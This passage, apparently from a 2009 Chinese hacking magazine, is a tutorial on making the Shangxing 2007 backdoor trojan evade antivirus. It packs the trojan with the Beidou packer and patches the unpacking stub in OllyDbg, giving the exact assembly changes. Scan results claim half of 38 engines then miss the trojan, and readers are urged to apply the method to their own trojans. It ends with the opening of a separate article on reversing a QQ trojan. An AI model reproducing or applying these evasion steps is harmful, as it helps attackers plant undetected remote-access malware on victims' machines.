


图2

这里我使用原版的上兴2007和北斗1.4壳进行演示，因为上兴是delphi编写的木马，相对于pcshare这些使用c语言编写的木马来说加壳后不易出错，至于为什么选择北斗壳，那是因为北斗的兼容性比较好，当然读者也可以选择UPX，崛北之类的壳来进行试验。好了，废话少说，首先配置一下北斗壳，如图1。

节名称那儿也可以选择其他的选项，之所以选择“清除所有节名”，是考虑到了隐蔽性。对上兴的服务端加壳完毕后我们使用OD载入加壳后的服务端，如图2。

现在我们一句一句代码的来分析修改，首先是

```
004C3C72    B8 B1854000    mov    eax, 004085B1
004C3C77    2D AA854000    sub    eax, 004085AA
004C3C7C    2BE8           sub    ebp, eax
```

通过分析这三句代码，可以发现004085B1减去004085AA等于7，所以这几句代码可以合并为“sub ebp, 7”，接下来是

```
004C3C86    83F8 00        cmp    eax, 0
004C3C89    74 11          je     short 004C3C9C
004C3C8B    8DB5 CEF9FFFF  lea    esi, dword ptr [ebp-632]
004C3C91    8B06           mov    eax, dword ptr [esi]
004C3C93    83F8 01        cmp    eax, 1
004C3C96    0F84 F1010000  je     004C3E8D
```

在OD里面可以看到004C3C89和004C3C96的跳转箭头是灰色的，也就是说跳转无法实现，所以我们完全可以把这里的cmp+je语句组合NOP掉。我们继续向下分析，接下来来到了下面的代码处：

```
004C3CC5    6A 40          push   40
004C3CC7    68 00100000    push   1000
004C3CCC    68 00100000    push   1000
004C3CD1    6A 00          push   0
004C3CD3    FF95 F2F9FFFF  call   dword ptr [ebp-60E]
```

有点儿汇编基础的叉子可以知道这是个调用函数的过程，一连串的push是传递参数的过程，然后再使用call调用函数。在这里我们对这几个push做下处理，修改为下面的内容：

```
004C3CBC    BB 40000000    mov    ebx, 40
004C3CC1    53             push   ebx
004C3CC2    BB 00100000    mov    ebx, 1000
004C3CC7    53             push   ebx
004C3CC8    53             push   ebx
004C3CC9    BB 00000000    mov    ebx, 0
004C3CCE    53             push   ebx
```

上面代码的意思是先把参数保存到ebx这个寄存器，然后把寄存器压栈，其实也就是达到了传递参数的功能。在“call dword ptr [ebp-60E]”这句代码的下面也是两句无法实现的空跳转。

```
004C3CD9    85C0           test   eax, eax
004C3CDB    0F84 06030000  je     004C3FE7
```

我们把它NOP掉吧，然后继续向下走，这时可以看到这样一句无用的代码：

```
004C3CE7    E8 00000000    call   004C3CEC
004C3CEC    5B             pop    ebx
```

同样把004C3CE7的这个call语句也给nop掉，其实是没有任何影响的。继续往下走，我们还会看到两处没有实现的跳转语句，分别是：

```
004C3D0A    833F 00        cmp    dword ptr [edi], 0
004C3D0D    75 0A          jnz    short 004C3D19
```

和

```
004C3D23    833B 00        cmp    dword ptr [ebx], 0
004C3D26    74 2D          je     short 004C3D55
```

我们仍然如法炮制将其nop掉，当然这些操作都是对服务端的运行的，对功能的实现是没有影响的。到现在为止，基本上已经是可以收工了，当然有兴趣的叉子可以继续向下分析。这时我们来测试一下处理后的效果，保存好服务端后我们来测试一下上线情况，我的杀毒软件是金山毒霸2009，在金山的实时监控下运行我们免杀后的服务端，这时可以看到金山已经对我们的马儿视而不见了，如图3，图4。

当然木马的各种功能也没有缺失，到此免杀圆满完成。为了更好的看到免杀效果，我把免杀后的服务端上传到了杀毒网进行检测，结果发现38款杀毒软件里有50%是没办法查杀我们




图3




图4

文件信息

文件名称：1212111.exe
文件大小：280064 byte
文件类型：PE32 executable for MS Windows (GUI) Intel 80386 32-bit
MD5：09aa36858a13b3ff8d26a70c9914a196
SHA1：2261012b3a10130027e34db67c3700189ba6f977

扫描结果

扫描结果：50%的杀软(19/38)报告发现病毒
时间：2009/04/30 21:11:54 (CST)

图5

卡巴斯基	5.5.10	2009.04.30	2009-04-30	-	0.068
安博士V3	2009.04.30.02	2009.04.30	2009-04-30	-	4.493
安天	2.0.18	20090430.2323543	2009-04-30	-	0.120
江民杀毒	11.0.706	2009.04.30	2009-04-30	-	40.126
熊猫卫士	9.05.01	2009.04.29	2009-04-29	-	39.787
瑞星	20.0	21.27.31.00	2009-04-30	Backdoor.Win32.ShangXing.kd	3.355
赛门铁克	1.3.0.24	20090429.003	2009-04-29	Suspicious.MH690	29.927
趋势科技	8.700-1004	6.102.01	2009-04-30	-	2.083
迈克菲	5.3.00	5600	2009-04-29	-	5.596
金山毒霸	2009.2.5.15	2009.4.30.18	2009-04-30	-	15.872

图6

免杀后的木马的，如图5。其中就包括了杀毒能力出众的卡巴斯基，江民2009，迈克菲，趋势科技等，如图6。

我们的壳变异免杀就圆满成功了，可以看到这种免杀方法的效果还是非常好的，以后大家在进行免杀的时候可以在定位修改了特征码之后再适当的进行壳变异免杀，这样一来也许就会有意想不到的效果哦！最后祝大家在学习的路上步步高升，早日成为网络大虾。（本文所涉及到的上兴2007、北斗1.4、OD已收录到光盘中）

菜鸟的QQ自卫反击战

Monster＆竞哥仔

就快要高考了，好长时间没有上网了，这天好不容易抽出点时间，刚登录QQ，一个我不认识的小子就说要给我个黄站发布器，我一高兴就要了，如图1。因为我在网吧，也没有多想就直接运行了，结果刚运行文件一下子就没有了，过了一会儿QQ也掉线了，我心里一凉，唉，中招了啊！




图1

那就拿它来逆向工程一下吧，直接放到OD里，代码如下：

```
0041D987 >  60              pushad
0041D988    E8 09000000     call    0041D996
0041D98D    05 D80100E9     add     eax, E90001D8
```

使用PEID来检测一下看看，PEID说是“Upack 0.3.9 beta2s -> Dwing”的壳，如图2，记得这是个很古老的壳了，不管是什么壳，看到第一句的pushad，大部分都应该可以使用ESP定律来脱壳，为什么，翻翻以前的杂志，看看ESP定律的原理就会明白了。

